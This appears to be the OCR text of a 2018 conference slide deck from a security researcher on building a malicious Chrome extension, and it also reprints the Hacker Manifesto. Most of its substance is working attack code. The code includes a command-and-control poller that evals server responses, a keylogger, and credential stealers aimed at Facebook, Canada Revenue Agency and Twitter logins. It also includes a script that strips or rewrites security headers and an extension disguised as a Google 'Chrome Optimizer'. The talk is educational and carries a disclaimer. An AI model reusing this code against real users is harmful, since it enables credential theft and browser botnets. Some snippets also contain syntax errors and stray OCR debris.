The Chrome Crusader

Lilly Chalupowski
April 24, 2018

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Cyber Intelligence

Agenda
What will we cover?

- Disclaimer
- The Manifesto
- Chrome Extension Ecosystem
- Command and Control
- Hooking
- Credential Stealing
- Security Headers
- POC / Demo
- Questions

Skills Needed

- Javascript
- Python
- Front End Developers can do this

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Making Chrome Great Again!

Making Chrome Great Again!

GoSecure

==Phrack Inc.==

Volume One, Issue 7, Phile 3 of 10

=-

The following was written shortly after my arrest...

—The Conscience of a Hacker—

by

+++The Mentor+++

Written on January 8, 1986

=-

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?
I am a hacker, enter my world...
Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...
Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."
Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...
Or feels threatened by me...
Or thinks I'm a smart ass...
Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.
"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...
Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike

++The Mentor+++

From Google's Documentation

"Every app needs a manifest formatted file named manifest.json that describes the app."

manifest.json

```
{
      "manifest_version": 2,
      "name": "Chrome Optimizer",
      "version": "1.0",
      "author": "Google",
      "description": "Faster Browser",
      "content_scripts": [
            {
                  "matches": [
                        "<all_urls>"
                  ],
                  "js": [
                        "config.js",
                        "lib/cnc.js",
                        "utils/hook.js"
                  ]
            }
      ],
      "permissions": [
            "<all_urls>",
            "background",
            "tabs"
      ]
}
```

manifest.json

```
{
    "manifest_version": 2,
    "name": "Chrome Optimizer",
    "version": "1.0",
    "author": "Google",
    "description": "Faster Browser",
    "converted_from_user_script": true,
    "content_scripts": []
}
```


- Pros
  - Hides the Icon
- Cons
  - CORS Limitations

I know what's on your mind

MDN Quote

"Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to let a user agent gain permission to access selected resources from a server on a different origin (domain) than the site currently in use. A user agent makes a cross-origin HTTP request when it requests a resource from a different domain, protocol, or port than the one from which the current document originated."


The Chrome Extension Ecosystem
Without an Extension



- Pros
  - Nothing to install
- Cons
  - Lots of work

The Chrome Extension Ecosystem

With an Extension



- Pros
  - Botnet Infrastructure
  - More Compromised Data
- Cons
  - More Programming
  - Longer time to build

You are Infect!

hook.js

```
var config = {                                                          //CnC server configuration
  server: "127.0.0.1",                                                  //Our test CnC server
  port: 80                                                              //CnC port
};
function cnc(data, callback){                                           //CnC Handler
      try{
            let http = new XMLHttpRequest();
            http.onreadystatechange = function(){
              if (this.readyState == 4 && this.status == 200){
                        callback(this.responseText);                    //Callback function
                        return true;
                  }
                  if (this.readyState == 4 && this.status != 200){
                        return false;                                   //Try to fail silently
                  }
            };
            http.open('POST', 'http://' + config.server + ':' + config.port, true); //Connect to CnC server
            http.setRequestHeader('Content-Type', 'application/json');
            http.send(JSON.stringify(data));                            //Send the data
            return true;
      } catch(error){
            return false;
      }
}
```

hook.js

```
function sleep(ms) {
      try {
            return new Promise(resolve => setTimeout(resolve, ms));
      } catch(error){
            return false;
      }
}

async function hook(){                    //Async hook to run in background in loop
  try {
    let data = {};                        //Any data you like here
    for (;;){
      cnc(data, function(responseText){
        eval(responseText);               //Execute the command sent back by CnC server
        return true;
      });
      await sleep(10000);                 //Sleep for 10s
    }
  } catch(error){
    return false;
  }
}

hook();
```

manifest.json

```
{
  "matches":[
    "<all_urls>"
  ],
  "js": [
    "hook.js"
  ]
}
```

We have them hooked!

Python CnC Server

server.py

```python
#!/usr/bin/env python

import sys
import json
from flask import Flask
from flask import request

@app.route("/", methods=["POST"])
def cnc_listener():
    try:
        data = request.json
        print(json.dumps(data, indent=4))
        if 'bot' in data:
            return "console.log('1337 botnet dude')"
        return json.dumps(
            data,
            indent=4
        ), 200, {'Content-Type': 'application/json'}
    except Exception as e:
        return json.dumps(
            {
              'error': 'invalid request'
            },
            indent=4
        ), 500, {'Content-Type': 'application/json'}
```

Classic Malware Features

Where are they?

keylogger.js

```
document.onkeydown = function(e){  //On keydown event
  try {
    let data = {                   //Capture the key pressed
      "keylog":{
        timestamp: Date.now(),
        key: e.key,
        uri: window.location.href
      }
    }
    cnc(data, function(data){      //Send the data to CnC server
      return true;
    });
    return true;
  } catch(error){
    return false;                  //Try to fail silently
  }
};
```

manifest.json

```
{
  "matches":[
    "<all_urls>"
  ],
  "js": [
    "keylogger.js"
  ]
}
```

Stealing Your Facebook Credentials

facebook.js

```
document.getElementById('loginbutton').getElementsByTagName('input')[0].addEventListener('click',function(){
        try {
            let email = document.getElementById('email'); //Get Email Address Element
            let pass = document.getElementById('pass');   //Get Password Element
            if (email.value != '' && pass.value != ''){   //Check if data was entered in login fields
              let data = {                                //Capture timestamp, site, user and pass
                  "auth": {
                    timestamp: Date.now(),
                    site: "facebook.com",
                    user: email.value,
                    pass: pass.value
                  }
              };
              cnc(data, function(data){                   //Send the data to to CnC server
                  return true;
              });
              return true;
            }
            return false;
        } catch(error){
            return false;                                 //Try to fail silently
        }
    });
```

Stealing Your CRA Credentials

cra.js


```
function get_user_pass(){
      try {
            data = {
                  "auth": {
                        site: "cms-sgj.cra-arc.gc.ca",
                        user: document.getElementById('userid').value;,
                        pass: document.getElementById('password').value;,
                        timestamp: Date.now()
                  }
            };
            return data;
      } catch(error){
            return false;
      }
}

document.getElementById('submitButton').addEventListener('click', function(){
          try {
                post_cnc(get_user_pass(), function(data){
                  return true;
                });
          } catch(error){
                return false;
          }
    });
```

Stealing Your Twitter Credentials


twitter.js

```
function get_user_pass(){
      try {
    let username = document.getElementsByClassName('js-username-field email-input js-initial-focus')[0].value;
    let password = document.getElementsByClassName('js-password-field')[0].value;
            let data = {
                  "auth": {
                        timestamp: Date.now(),
                        user: username,
                        pass: password,
                        site: "twitter.com"
                  }
            };
            return data;
      } catch(error){
            return false;
      }
}
let class_twitter = 'submit EdgeButton EdgeButton--primary EdgeButtom--medium';
document.getElementsByClassName(class_twitter)[0].addEventListener('click', function(){
  try {
    post_cnc(get_user_pass(), function(data){return true;});
    return true;
  } catch(error){
    return false;
  }});
```

BUT WHY!?



Chrome Extension Architecture



- DOM Access
- Works with HTTP
- Works with HTTPS
- Can send out sensitive data
  - Depending on Security Headers
- Injection is the main feature of this architecture
- You should be concerned

That's great but it's...

- What about Security Headers
- Can only access what's in the browser
- Can't access their file system
- Not as fully featured as one would hope for

"Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware." - MDN

Content-Security-Policy Header Example

```
Content-Security-Policy: default-src 'self'; img-src *; object-src media1.example.com media2.example.com *.cdn.example.com; script-src trusted-scripts.example.com
```

"The HTTP Strict-Transport-Security response header (often abbreviated as HSTS) lets a web site tell browsers that it should only be accessed using HTTPS, instead of using HTTP." - MDN

Strict-Transport-Security Header Example

```
Strict-Transport-Security: max-age=31536000;
```

"The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a frame, iframe or object. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites." - MDN

X-Frame-Options Header Example

```
X-Frame-Options: SAMEORIGIN;
```

"The HTTP X-XSS-Protection response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks. Although these protections are largely unnecessary in modern browsers when sites implement a strong Content-Security-Policy that disables the use of inline JavaScript ('unsafe-inline'), they can still provide protections for users of older web browsers that don't yet support CSP." - MDN

X-XSS-Protection Header Example

```
X-XSS-Protection: 1; mode=block.
```

"The X-Content-Type-Options response HTTP header is a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should not be changed and be followed. This allows to opt-out of MIME type sniffing, or, in other words, it is a way to say that the webmasters knew what they were doing." - MDN

X-Content-Type-Options Header Example

```
X-Content-Type-Options: nosniff
```

"Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to let a user agent gain permission to access selected resources from a server on a different origin (domain) than the site currently in use. A user agent makes a cross-origin HTTP request when it requests a resource from a different domain, protocol, or port than the one from which the current document originated." - MDN


Access-Control-Allow-Origin Header Example

```
Access-Control-Allow-Origin: https://www.example.com
```

More Reasons to be Concerned

Google Security Considerations Quote

When writing a content script, you should be aware of two security issues. First, be careful not to introduce security vulnerabilities into the web site your content script is injected into. For example, if your content script receives content from another web site (for example, by making an XMLHttpRequest), be careful to filter that content for cross-site scripting attacks before injecting the content into the current page. For example, prefer to inject content via innerText rather than innerHTML. Be especially careful when retrieving HTTP content on an HTTPS page because the HTTP content might have been corrupted by a network "man-in-the-middle" if the user is on a hostile network.


A PRODUCTION OF
CONCERNED
CHILDREN'S
ADVERTISERS
AND
Health Canada
Santé Canada
22

Security Headers?

background.js

```
function removeMatchingHeaders(headers, regex, callback){
  for (let i = 0; i < headers.length; i++){
    if (headers[i].name.match(regex)){
      headers.splice(i, 1);
      callback(headers);
      return true;
    }
  }
  return false;
}
function remove_security_headers(details){
  removeMatchingHeaders(
    details.responseHeaders,
    /x-xss-protection/i,
    function(headers){
      return true;
    }
  );
}
chrome.webRequest.onHeadersReceived.addListenter(
  remove_security_headers,
  {urls: ['*://*/*']},
  ['blocking', 'responseHeaders']
);
```

background.js

```
//Replace Access-Control-Allow-Origin
removeMatchingHeaders(
  details.responseHeaders,
  /access-control-allow-origin/i,
  function(headers){
    let header = {
      name: 'Access-Control-Allow-Origin',
      value: '*'
    };
    console.log('Replaced Header: ' + '{' + header.name + ':' + header.value + '}');
    headers.push(header);
    return true;
  }
);
```

manifest.json

```
{
  "background": {
    "scripts": [
    "background.js"
    ]
  },
  "permissions": [
    "background",
    "tabs",
    "webRequest",
    "webRequestBlocking",
    "<all_urls>"
  ]
}
```

Google Board Meeting


Bleeping Computer

A second security-focused feature that will go live with Chrome 66 is something called "Strict Site Isolation."

The feature has been available in Chrome since version 63, but it was turned off by default and was hidden behind a Chrome flag. Now, Google says it will turn on this security feature for a small percentage of users to prepare for a broader upcoming launch.

Google Chrome Site Security Isolation

Websites typically cannot access each other's data inside the browser, thanks to code that enforces the Same Origin Policy. Occasionally, security bugs are found in this code and malicious websites may try to bypass these rules to attack other websites. The Chrome team aims to fix such bugs as quickly as possible.



POC / Demo

Pray to the demo gods

Questions